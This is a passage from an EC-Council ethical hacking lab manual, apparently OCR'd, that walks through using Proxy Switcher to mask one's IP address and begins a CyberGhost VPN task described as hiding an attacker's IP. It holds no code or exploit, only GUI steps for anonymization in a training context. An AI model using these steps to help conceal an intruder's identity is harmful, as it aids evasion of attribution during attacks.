


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

19. Select one proxy server IP address in the right-hand pane. To switch to the selected proxy server, click the **Switch to Selected Proxy Server** ( ) icon.

20. When the proxy server is connected, it will show the connection icon as .

Note: The proxy selected in this lab might vary in your lab **environment**.




21. Launch the **Mozilla Firefox** web browser and enter the URL **http://www.proxyswitcher.com/check.php** to check the selected proxy-server connectivity. If the connection is successful, the following information is displayed in the browser:

Note: The information displayed above may differ in your lab environment.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


22. If the connection is unsuccessful, try selecting another proxy from **Proxy Switcher**, and repeat **Step 19**.
23. To ensure that the proxy is assigned, open a new tab and browse **https://www.google.com/**. In the search field, type **What is my ip** and press **Enter**.
24. If **About this page** webpage appears, check **I'm not a robot** checkbox and verify the CAPTCHA by selecting images as per the given guidelines.
25. The proxy IP address is displayed, which infers that the legitimate address is masked, and the proxy is in use.



Note: The displayed IP address might differ in your lab environment.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

26. Open a new tab in your web browser and surf anonymously using this proxy.



27. This concludes the demonstration of anonymously surfing the Internet using Proxy Switcher.
28. Close all open windows and document all the acquired information.
29. Navigate to **Control Panel → Programs → Programs and Features** and uninstall the **Proxy Switcher** application.

Task 5: Browse Anonymously using CyberGhost VPN


CyberGhost VPN hides the attacker's IP and replaces it with a selected IP, allowing him or her to surf anonymously and access blocked or censored content. It encrypts the connection and does not keep logs, thus securing data.

Here, we will use CyberGhost VPN to browse the Internet anonymously.

